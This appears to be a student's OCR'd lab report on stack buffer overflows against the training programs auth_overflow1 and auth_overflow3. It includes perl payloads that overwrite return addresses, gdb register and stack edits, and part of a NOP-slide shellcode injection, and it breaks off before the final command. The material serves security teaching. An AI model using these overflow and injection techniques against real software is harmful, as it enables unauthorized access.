


Buffer Overflow

A

In this section, we were asked to run through auth_overflow1, a compiled executable and do various overflows to cause various results. The first task was to gain access without a valid password. The most simple input I could find to accomplish this was `perl -e 'print "\x01"x20'`. This input overflows the buffer and writes 1s through the local variables. When the local variable gets returned, it contains a 1 rather than a zero, causing the program to grant access. The next task was to get the program to grant access, then crash. The input I used to accomplish this was `perl -e 'print "\x50\x85\x04\x08"x9'`. This input overflows the buffer with the address of the ‘access granted’ branch of the if statement. By overwriting the return address on the stack, we can make the program jump to an arbitrary location. In this case , we just jumped back to where we wanted to go rather than where it should go. However, by overwriting parts of the stack, we cause the program to go into an invalid state and crash after granting access. Another approach to grant access is to use a debugger to manually set $eax to 1 after the ret statement in check_authentication, but before the test and je in main which represents the if statement. This can be done with a simple set $eax += 1. When the function returns, it now returns a 1, which causes the if statement to run the ‘access granted’ section. The following 3 images show printouts of the stack with annotations for notable values and the process in action. When I typed ‘refresh’ in the second screenshot, it wiped out the ‘access granted’ print, but I didn’t notice at the time of doing the lab, and I don’t want to go back and boot up the VM just to get a screenshot that I don’t mess up. The first screenshot shows me overwriting the return address. The second screenshot shows me manually messing with the register. The final screenshot shows the return address on the stack.






Terminal - student@labimage: ~/Desktop/filesDir
File Edit View Terminal Tabs Help
0x804850c <main> push %ebp
0x804850d <main+1> mov %esp,%ebp
0x804850f <main+3> and $0xfffffff0,%esp
0x8048512 <main+6> sub $0x10,%esp
0x8048515 <main+9> cmpl $0x1,0x8(%ebp)
0x8048519 <main+13> jg 0x804853c <main+48>
0x804851b <main+15> mov 0xc(%ebp),%eax
0x804851e <main+18> mov (%eax),%eax
0x8048520 <main+20> mov %eax,0x4(%esp)
0x8048524 <main+24> movl $0x8048635,(%esp)
0x804852b <main+31> call 0x8048360 <printf@plt>
0x8048530 <main+36> movl $0x0,(%esp)
0x8048537 <main+43> call 0x80483a0 <exit@plt>
0x804853c <main+48> mov 0xc(%ebp),%eax
0x804853f <main+51> add $0x4,%eax
0x8048542 <main+54> mov (%eax),%eax
0x8048544 <main+56> mov %eax,(%esp)
0x8048547 <main+59> call 0x80484ac <check_authentication>
0x804854c <main+64> test %eax,%eax
0x804854e <main+66> je 0x8048576 <main+106>
0x8048550 <main+68> movl $0x804864b,(%esp)
exec No process In: L?? PC: ??
Breakpoint 3, check_authentication (password=0xffffd2e3 "asdfasdf") at auth_overflow1.c:17
(gdb) refresh
(gdb) si
(gdb) set $eax += 1
(gdb) si
0x0804854c in main (argc=2, argv=0xffffd0f4) at auth_overflow1.c:24
(gdb) c
Continuing.
[Inferior 1 (process 2776) exited with code 034]
(gdb) refresh
(gdb)


Terminal - student@labimage: ~/Desktop/filesDir
File Edit View Terminal Tabs Help
0x804846c <__do_global_dtors_aux+12> sub $0x8,%esp
0x804846f <__do_global_dtors_aux+15> call 0x80483f0 <deregister_tm_clones>
0x8048474 <__do_global_dtors_aux+20> movb $0x1,0x80498d4
0x804847b <__do_global_dtors_aux+27> leave
0x804847c <__do_global_dtors_aux+28> repz ret
0x804847e <__do_global_dtors_aux+30> xchg %ax,%ax
0x8048480 <frame_dummy> mov 0x80497b8,%eax
0x8048485 <frame_dummy+5> test %eax,%eax
0x8048487 <frame_dummy+7> je 0x80484a7 <frame_dummy+39>
0x8048489 <frame_dummy+9> mov $0x0,%eax
0x804848e <frame_dummy+14> test %eax,%eax
0x8048490 <frame_dummy+16> je 0x80484a7 <frame_dummy+39>
0x8048492 <frame_dummy+18> push %ebp
0x8048493 <frame_dummy+19> mov %esp,%ebp
0x8048495 <frame_dummy+21> sub $0x18,%esp
0x8048498 <frame_dummy+24> movl $0x80497b8,(%esp)
0x804849f <frame_dummy+31> call *%eax
0x80484a1 <frame_dummy+33> leave
0x80484a2 <frame_dummy+34> jmp 0x8048420 <register_tm_clones>
0x80484a7 <frame_dummy+39> jmp 0x8048420 <register_tm_clones>
B+> 0x80484ac <check_authentication> push %ebp
native process 2761 In: check_authentication L5 PC: 0x80484ac
(gdb) x/16xw $sp -0x16
0xffffd006: 0x98a80000 0x85e20804 0x00020804 0xd0d40000
0xffffd016: 0xd0e0ffff 0x854cffff 0xd2c30804 0x0000ffff
0xffffd026: 0x859b0000 0x00000804 0xd0000000 0xd000f7f9
0xffffd036: 0x0000f7f9 0x0e910000 0x0002f7de 0xd0d40000
(gdb) x/16xw $sp - 0x10
0xffffd00c: 0x080485e2 0x00000002 0xffffd0d4 0xffffd0e0
0xffffd01c: 0x0804854c 0xffffd2c3 0x00000000 0x0804859b
0xffffd02c: 0x00000000 0xf7f9d000 0xf7f9d000 0x00000000
0xffffd03c: 0xf7de0e91 0x00000002 0xffffd0d4 0xffffd0e0
(gdb)

B


This section was very easy. I simply set a breakpoint on check_authentication's 'ret' instruction, then modified memory at $sp to be my desired return address. The following two images show the initial state of the stack, me updating the value in memory, then the access granted screen. Note that the second image has an instruction circled. The circled instruction's address is the address we are jumping back to, so we update the thing on the top of the stack to point to this new address rather than the initial location. Specifically, we update memory to point to *main + 68 (address 0x804854b) rather than *main + 64 (0x8048547). This is accomplished by running the command set {int}0xffffd03c = 0x804854b, where 0xffffd03c is the value of $sp prior to check_authenticaiton's 'ret' instruction.




File Edit View Terminal Tabs Help
0x80484b2 <check_authentication+6> movl $0x0,-0xc(%ebp)
0x8048507 <main> push %ebp %ebp),%eax
0x8048508 <main+1> mov %esp,%ebp %esp)
0x804850a <main+3> and $0xfffffff0,%esp),%eax
0x804850d <main+6> sub $0x10,%esp
0x8048510 <main+9> cmpl $0x1,0x8(%ebp) cpy@plt>
0x8048514 <main+13> jg 0x8048537 <main+48> (%esp)
0x8048516 <main+15> mov 0xc(%ebp),%eax
0x8048519 <main+18> mov (%eax),%eax
0x804851b <main+20> mov %eax,0x4(%esp)
0x804851f <main+24> movl $0x8048625,(%esp)
0x8048526 <main+31> call 0x8048360 <printf@plt> _authentication+77>
0x804852b <main+36> movl $0x0,(%esp) 0x4(%esp)
0x8048532 <main+43> call 0x80483a0 <exit@plt>
0x8048537 <main+48> mov 0xc(%ebp),%eax p)
0x804853a <main+51> add $0x4,%eax
0x804853d <main+54> mov (%eax),%eax
0x804853f <main+56> mov %eax,(%esp) _authentication+84>
0x8048542 <main+59> call 0x80484ac <check_authentication>
0x8048547 <main+64> test %eax,%eax ntication+89>
0x8048549 <main+66> je 0x8048571 <main+106>
0x804854b <main+68> movl $0x804863b,(%esp)
0x8048552 <main+75> call 0x8048380 <puts@plt>
0x8048557 <main+80> movl $0x8048658,(%esp)
0x804855e <main+87> call 0x8048380 <puts@plt>
0x8048563 <main+92> movl $0x804866e,(%esp)0xfffffff0,%esp
0x804856a <main+99> call 0x8048380 <puts@plt>
0x804856f <main+104> jmp 0x804857d <main+118>
0x8048571 <main+106> movl $0x804868a,(%esp) ow3 asdasdf
0x8048578 <main+113> call 0x8048380 <puts@plt>
Breakpoint 3, main (argc=2, argv=0xffffd0f4) at auth_overflow3.c:18
(gdb) c
No process In:
L16 PC: 0x8048506
L?? PC: ??
Breakpoint 1, check_authentication (password=0xffffd2e4 "asdasdf") at auth_overflow3.c:7
(gdb) c
Continuing.
Breakpoint 4, 0x08048506 in check_authentication (password=0xffffd2e4 "asdasdf") at auth_overflow3.c:16
(gdb) x/4xw $sp
0xffffd03c: 0x08048547 0xffffd2e4 0x00000000 0x0804858b
(gdb) set {int}0xffffd03c = 0x804854b
(gdb) x/4xw $sp
0xffffd03c: 0x0804854b 0xffffd2e4 0x00000000 0x0804858b
(gdb) c
Continuing.
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
[Inferior 1 (process 2801) exited with code 034]
(gdb)


C

Similar to part A, we can accomplish this stage by overwriting memory addresses with the desired return location. For my executable, the desired jump location was to 0x804854b. To get the program to jump there, we simply need to overwrite the buffer with copies of this. By examining the assembly of the function, we can determine we need to use this value around 9 times. The argumentl used to accomplish this stage was `perl -e 'print "\x4b\x85\x04\x08"x9'`. Below is a screenshot of this command successfully granting access.



D


This section of the lab was the most complex, but wasn't too complicated when you break it down into small steps. The first task I had was to discover the location in memory that my injected code would go. Stack address randomization had been disabled on my machine, so I could derive this location using the debugger, then have it be correct whether I was using the debugger or not. This screenshot below shows me deriving the address of the buffer.



As it turns out, the address is $ebp - 0x1c, which is ffffd01c. Once I had the location of the injected code, I had to overwrite the return address on the stack with the address of my injected code. The first section of my exploit looks like this: `perl -e 'print "\x10"x32 . "\x94\xcf\xff\xff"`. This code overwrites the return address and causes the program to jump to 0xffffcf94, which is a few hundred bytes after my initial 0xffffd01c. To make the exact address easier, I used a NOP slide to allow my exact jump location to be less precise. This NOP slide looks like "\x90"x400 in perl. After my injected NOP slide, I used the cat command to insert the provided binary shell code into memory. To summarize, my attack looked like:

